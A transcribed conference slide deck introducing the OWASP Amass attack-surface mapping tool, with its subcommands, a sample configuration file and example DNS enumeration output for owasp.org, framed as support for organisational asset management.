

Mapping your Internet Perimeter with OWASP Amass

Kento Stewart

About Me

Kento Stewart

- Senior Security Analyst at Westpac
- Cyber nerd
- Sports nerd
- Meme nerd




Thank You to Our Sponsors and Hosts!



OWASP
NEW
ZEALAND
owasp.org.nz



QUANTUM
SECURITY



CyberCX DATACOM



snyk



Auth0

Checkmarx



HCL AppScan

kordia®

LATERAL SECURITY

MICRO FOCUS



Pulse Security
www.pulsesecurity.co.nz

RedShield

Flux

SEQA™
Information Security

Cobalt

LACEWORK

SecureFlag

Without them, OWASP New Zealand Day couldn't happen


Agenda

- 1 What is Amass?
- 2 How to use Amass - 101
- 3 Why should we use Amass?
- 4 Case Study - Amass + Westpac

About Amass

An under rated OWASP project

- Fast!
- Free!
- Effective!



"...a tool to help information security professionals perform network mapping of attack surfaces and perform external asset discovery using open source information gathering and active reconnaissance techniques"

OWASP.ORG/WWW-PROJECT-AMASS/

"Shows stuff on the internet using scanning techniques"

"...a tool to help information security professionals perform network mapping, attack surfaces and perform external asset discovery using open source information gathering and active reconnaissance techniques"

OWA RG/WWW-PROJECT-AN

OWASP Amass

"Show me stuff on the internet using scanning techniques"

ORGANISATIONS HAVE "STUFF" ON THE INTERNET

Web sites, Web applications, IoT, ICS, Network infrastructure, Databases, Video game servers...

The bigger and older your organisation is, the more likely it is that you have "a lot" of stuff that is publicly accessible on the internet.

OWASP AMASS CAN SHOW US THIS STUFF

Provides a list (or a map) of the stuff an organisation has on the internet.

IT DOES THIS BY SCANNING, GOOD!

- Open source information gathering
- Active reconnaissance techniques

Using OWASP Amass 101

```
[kento@Kentos-MacBook-Pro amass_macos_arm64 % ./amass

.+++.          :
+W@0@0@0@0@8    &+W@#           o8W8:      .+++.          oW@0@0W#+
&@#+  .o@##.   .@0@0o@W.o@0@0  :@0#&W8o     .@#:  .:oW+  .@#+++&#&
+@&    &@&   #@8 +@W@&8@+    :@W.    +@8    +@:    .@8
8@    @@  8@o  8@8  WW    .@W    W@+  .@W.        o@#:
WW    &@o  &@:  o@+  o@+  #@.    8@o  +W@#.  +W@8:
#@    :@W  &@+  &@+  @8    :@o    o@o  oW@@W+  oW@8
o@+    @@&  &@+  &@+  #@  &@.    .W@W  .+@&  o@W.
WW    +@W@8.  &@+  :&    o@+  #@    :@W&@&  &@:  ..  :@o
:@W:    o@#  +Wo  &@+  :W:  +@W&o++o@W.  &@&  8@#o+&@W.  #@:  o@+
:W@0WWWW@0@8    +    :&W@0@0@&  &W  .o#@@W&.  :W@WWW@0&
+o&&&+.          +oooo.

v3.19.2
OWASP Amass Project - @owaspamass
In-depth Attack Surface Mapping and Asset Discovery

Usage: amass intel|enum|viz|track|db [options]

-h      Show the program usage message
--help   Show the program usage message
--version
                  Print the version number of this Amass binary

Subcommands:

amass intel - Discover targets for enumerations
amass enum  - Perform enumerations and network mapping
amass viz   - Visualize enumeration results
amass track - Track differences between enumerations
amass db    - Manipulate the Amass graph database

The user's guide can be found here:
https://github.com/OWASP/Amass/blob/master/doc/user\_guide.md

An example configuration file can be found here:
https://github.com/OWASP/Amass/blob/master/examples/config.ini

The Amass tutorial can be found here:
https://github.com/OWASP/Amass/blob/master/doc/tutorial.md
```

Amass Configuration File

Unlock better functionality through improved data sources

The configuration file allows you to configure API keys to access a greater range of data sources, or modify the scope of the tool.

```
# Provide data source configuration information.
# See the following format:
#[data_sources.SOURCENAME] ; The SOURCENAME must match the name in the data source implementation.
#ttl = 4320 ; Time-to-live value sets the number of minutes that the responses are cached.
# Unique identifier for this set of SOURCENAME credentials.
# Multiple sets of credentials can be provided and will be randomly selected.
#[data_sources.SOURCENAME.CredentialSetID]
#apikey = ; Each data source uses potentially different keys for authentication.
#secret = ; See the examples below for each data source.
#username =
#password =

# https://passivedns.cn (Contact)
#[data_sources.360PassiveDNS]
#[data_sources.360PassiveDNS.Credentials]
#apikey = [REDACTED]

# https://ahrefs.com (Paid)
#[data_sources.Ahrefs]
#ttl = 4320
#[data_sources.Ahrefs.Credentials]
#apikey = [REDACTED]

# https://otx.alienvault.com (Free)
#[data_sources.AlienVault]
#[data_sources.AlienVault.Credentials]
#apikey = [REDACTED]

# https://app.binaryedge.com (Paid/Free-trial)
#[data_sources.BinaryEdge]
#ttl = 10080
#[data_sources.BinaryEdge.Credentials]
#apikey = [REDACTED]

# https://tls.bufferover.run/dns?q=.example.com (Paid/Free)
#[data_sources.BufferOver]
#[data_sources.BufferOver.Credentials]
#apikey = [REDACTED]

# https://builtwith.com (Paid/Free-trial)
#[data_sources.BuiltWith]
#ttl = 10080
#[data_sources.BuiltWith.Credentials]
#apikey = [REDACTED]

# https://c99.nl (Paid)
#[data_sources.C99]
#ttl = 4320
#[data_sources.C99.account1]
```

Amass Subcommands

Subcommands:

```
amass intel - Discover targets for enumerations
amass enum   - Perform enumerations and network mapping
amass viz    - Visualize enumeration results
amass track  - Track differences between enumerations
amass db     - Manipulate the Amass graph database
```

Intel Command

Open Source Information Gathering

Discover additional root domain names of the organization you are investigating

- e.g. owasp.org vs appsec.org.nz

Intel Subcommand

amass intel -d owasp.org -config config.ini -whois

-d owasp.org (specifies the domain "owasp.org" as input for the base search)

-config config.ini (specifies the config file to be used)

-whois (specifies the use of reverse whois searches during the intelligence gathering)

```
[kento@Kentos-MacBook-Pro amass_macos_arm64 % ./amass intel -d owasp.org -config config.ini -whois
owasp.org
rtf-owasp.org
0daylabs.com
apis17.net
appseceu.com
owasp.com
appsecasiapac.com
appsecnorthamerica.com
appsecus.com
appsecapac.com
appsecla.org
appseclatam.com
appseclatam.org
appselatinamerica.com
appselatinamerica.org
appsecli.info
appsecli.org]
```

Enum Command

DNS enumeration and network mapping

Determine the attack surface exposed by an organization through subdomain enumeration.

- e.g. wiki.owasp.org vs groups.owasp.org

Enum Subcommand

amass enum -d owasp.org -config config.ini

-d owasp.org (specifies the domain "owasp.org" as input for the base search)

-config config.ini (specifies the config file to be used)

```
[kento@Kentos-MacBook-Pro amass_macos_arm64 % ./amass enum -config ./config.ini -d owasp.org
owasp.org
www.owasp.org
lists.owasp.org
ocms.owasp.org
groups.owasp.org
gapps.owasp.org
dev.owasp.org
mail.owasp.org
name-virt-host.owasp.org
brainbreak.owasp.org
20thanniversary.owasp.org
kerala.owasp.org
cheatsheetseries.owasp.org
contact.owasp.org
members.owasp.org
sl.owasp.org
austin.owasp.org
admin.owasp.org
calltobattle.owasp.org
wiki.owasp.org
lightning.owasp.org
docs.owasp.org
videos.owasp.org
training.owasp.org
www2.owasp.org
calendar.owasp.org
training-12.owasp.org
securecodingdojo.owasp.org
secureflag.owasp.org

OWASP Amass v3.19.1                                         https://github.com/OWASP/Amass
-----
29 names discovered - cert: 2, api: 16, scrape: 11
-----
ASN: 13335 - CLOUDFLARENET - Cloudflare, Inc.
      104.16.0.0/12          49  Subdomain Name(s)
      172.67.0.0/16          25  Subdomain Name(s)
      2606:4700:10::/44      75  Subdomain Name(s)
      188.114.99.0/24        2   Subdomain Name(s)
      188.114.98.0/24        1   Subdomain Name(s)
ASN: 16509 - AMAZON-02 - Amazon.com, Inc.
      13.32.0.0/15           4   Subdomain Name(s)

The enumeration has finished
Discoveries are being migrated into the local database
```

Enum Subcommand

amass enum -d owasp.org -config config.ini -src -ip

-d owasp.org (specifies the domain "owasp.org" as input for the base search)

-config config.ini (specifies the config file to be used)

-src (show the datasource that identified the subdomain)

-ip (show the IP address of this subdomain)

```
[kento@Kento's-MacBook-Pro amass_macos_arm64 % ./amass enum -config ./config.ini -d owasp.org -src -ip
[Crush]
[kerala.owasp.org 172.67.10.39
www.owasp.org 172.67.10.39
securecodingdojo.owasp.org 172.67.10.39
admin.owasp.org 172.67.10.39
lightning.owasp.org 172.67.10.39
gapps.owasp.org 172.67.10.39
calendar.owasp.org 172.67.10.39
training-12.owasp.org 172.67.10.39
contact.owasp.org 172.67.10.39
mail.owasp.org 172.67.10.39
videos.owasp.org 172.67.10.39
members.owasp.org 2606:4700:10::ac43:a27,172.67.10.39
austin.owasp.org 2606:4700:10::6816:1a4d,172.67.10.39,2606:4700:10::ac43:a27,2606:4700:10::6816:1b4d
groups.owasp.org 172.67.10.39,2606:4700:10::6816:1b4d,2606:4700:10::6816:1a4d,2606:4700:10::ac43:a27
name-virt-host.owasp.org 172.67.10.39,2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d,2606:4700:10::6816:1b4d
training.owasp.org 2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d,172.67.10.39
owasp.org 2606:4700:10::6816:1a4d,172.67.10.39,2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27
calltobattle.owasp.org 2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d,172.67.10.39,2606:4700:10::6816:1b4d
docs.owasp.org 2606:4700:10::6816:1a4d,172.67.10.39,2606:4700:10::ac43:a27,2606:4700:10::6816:1b4d
20thanniversary.owasp.org 172.67.10.39,2606:4700:10::6816:1a4d,2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27
sl.owasp.org 172.67.10.39,2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d
ocms.owasp.org 2606:4700:10::6816:1b4d,2606:4700:10::6816:1a4d,2606:4700:10::ac43:a27,172.67.10.39
brainbreak.owasp.org 2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27,172.67.10.39,2606:4700:10::6816:1a4d
dev.owasp.org 2606:4700:10::6816:1a4d,2606:4700:10::ac43:a27,2606:4700:10::6816:1b4d,172.67.10.39
www2.owasp.org 172.67.10.39,2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d
lists.owasp.org 2606:4700:10::6816:1b4d,172.67.10.39,2606:4700:10::6816:1a4d,2606:4700:10::ac43:a27
cheatsheetseries.owasp.org 2606:4700:10::ac43:a27,172.67.10.39,2606:4700:10::6816:1b4d,2606:4700:10::6816:1a4d
wiki.owasp.org 2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d,2606:4700:10::6816:1b4d,172.67.10.39
secureflag.owasp.org 13.35.149.30,13.35.149.13,13.35.149.45,13.35.149.95
```

OWASP Amass v3.19.1

<https://github.com/OWASP/Amass>

29 names discovered - scrape: 13, api: 11, cert: 3, archive: 2

```
ASN: 13335 - CLOUDFLARENET - Cloudflare, Inc.
    172.67.0.0/16          28   Subdomain Name(s)
    2606:4700:10::/44      49   Subdomain Name(s)

ASN: 16509 - AMAZON-02 - Amazon.com, Inc.
    13.35.0.0/16           4   Subdomain Name(s)
```

The enumeration has finished
Discoveries are being migrated into the local database

Intel

- Discover new root domains
- "Horizontal" discovery
- For new target discovery

Enum

- Discover new subdomains
- "Vertical" discovery
- For existing target mapping

OWASP Organisation

owasp.org	appsec.org.nz	zaproxy.org
cheatsheetseries.owasp.org	www.appsec.org.nz	www.zaproxy.org
calendar.owasp.org		tel.zaproxy.org
admin.owasp.org		news.zaproxy.org
groups.owasp.org		cfu.zaproxy.org
videos.owasp.org		

Intel →

Enum ↓

Track Command

Compare and 'track' results

Compare results across enumerations performed against the same target and domains to 'track' the changes over time

Track Subcommand

amass track -d owasp.org

-d owasp.org (specifies the domain "owasp.org" to be tracked)

```
[kento@Kento-MacBook-Pro amass_macos_arm64 % ./amass track -d owasp.org
-----
Between 04/10 03:47:50 2022 UTC -> 04/10 03:49:30 2022 UTC
and      04/15 23:40:28 2022 UTC -> 04/16 00:00:57 2022 UTC
-----
Moved: name-virt-host.owasp.org
      from 104.22.26.77,2606:4700:10::6816:1b4d,172.67.10.39,2606:4700:10::6816:1a4d,2606:4700:10::ac43:a27,104.22.27.77
      to    104.22.26.77,104.22.27.77,172.67.10.39,2606:4700:10::ac43:a27,2a06:98c1:3120:8000::9,2606:4700:10::6816:1a4d,2606:4700:10::6816:1b4d
Moved: www.owasp.org
      from 2a06:98c1:3123:8000::,2606:4700:10::ac43:a27,2606:4700:10::6816:1a4d,104.22.26.77,2606:4700:10::6816:1b4d,172.67.10.39,104.22.27.77,2a06:98c1:3
123:8000::c
      to    104.22.26.77,2a06:98c1:3123:8000::9,172.67.10.39,104.22.27.77,2606:4700:10::6816:1a4d,2606:4700:10::6816:1b4d,2606:4700:10::ac43:a27
Moved: secureflag.owasp.org
      from 18.67.105.57,65.8.228.70,18.67.105.76,18.67.105.29,18.67.105.42,65.8.228.110,65.8.228.37,65.8.228.56
      to    18.67.105.76,18.67.105.57,108.157.4.123,18.67.105.29,18.67.105.42,108.157.4.5,108.157.4.39,108.157.4.128
```

DB Command

Amass' built in database

Results are automatically saved to a local database which can be viewed and interacted with. Helps to store records for longer term use.

DB Subcommand

amass db -d owasp.org -list

-d owasp.org (specifies the domain "owasp.org" to be viewed)

-list (specifies to show all the saved outputs that have been stored)

```
[kento@Kentos-MacBook-Pro amass_macos_arm64 % ./amass db -d owasp.org -list
1) 04/15 23:40:28 2022 UTC -> 04/16 00:00:57 2022 UTC: cloudflare.com, owasp.org, google.com

2) 04/10 08:31:32 2022 UTC -> 04/10 08:41:30 2022 UTC: owasp.org, google.com, cloudflare.com

3) 04/10 08:23:36 2022 UTC -> 04/10 08:30:46 2022 UTC: google.com, owasp.org, cloudflare.com

4) 04/10 03:51:36 2022 UTC -> 04/10 03:53:24 2022 UTC: cloudflare.com, owasp.org, google.com

5) 04/10 03:47:50 2022 UTC -> 04/10 03:49:30 2022 UTC: owasp.org, cloudflare.com, google.com
```

DB Subcommand

amass db -d owasp.org -enum 3 -show

-d owasp.org (specifies the domain "owasp.org" to be viewed)

-enum 3 (specifies the 3rd enumeration output)

-show (specifies to show the output in the console)

```
[kento@Kentos-MacBook-Pro amass_macos_arm64 % ./amass db -d owasp.org -enum 3 -show
members.owasp.org
groups.owasp.org
lists.owasp.org
20thanniversary.owasp.org
name-virt-host.owasp.org
contact.owasp.org
austin.owasp.org
owasp.org
brainbreak.owasp.org
admin.owasp.org
training-12.owasp.org
ocms.owasp.org
www2.owasp.org
kerala.owasp.org
lightning.owasp.org
sl.owasp.org
cheatsheetseries.owasp.org
docs.owasp.org
secureflag.owasp.org
mail.owasp.org
calendar.owasp.org
training.owasp.org
www.owasp.org
securecodingdojo.owasp.org
videos.owasp.org
wiki.owasp.org
gapps.owasp.org
calltobattle.owasp.org
dev.owasp.org


OWASP Amass v3.19.1                                         https://github.com/OWASP/Amass
-----
29 names discovered - api: 6, cert: 10, archive: 7, crawl: 5, scrape: 1
-----
ASN: 13335 - CLOUDFLARENET - Cloudflare, Inc.
      2606:4700:10::/44          84  Subdomain Name(s)
      172.67.0.0/16             28  Subdomain Name(s)
      188.114.99.0/24            4   Subdomain Name(s)
      2a06:98c1:3120::/48         3   Subdomain Name(s)
      2a06:98c1:3123::/48         5   Subdomain Name(s)
      188.114.96.0/24            2   Subdomain Name(s)
      104.22.16.0/20             56  Subdomain Name(s)
ASN: 16509 - AMAZON-02 - Amazon.com, Inc.
      18.67.104.0/21              4  Subdomain Name(s)
      13.35.144.0/21              4  Subdomain Name(s)
```

Viz Command

Built-in data visualizations

visualize all the gathered information (stored in the Amass graph database) for a target in a number of ways

```
[kento@Kentos-MacBook-Pro amass_macos_arm64 % ./amass viz -d3
```



But why Amass?

What benefits can Amass provide to organisations

ASSET MANAGEMENT IS CRITICAL FOR THE SUCCESS OF A SECURITY PROGRAM

How can you protect what you don't know you have?

OWASP AMASS CAN ASSIST WITH THIS CAPABILITY

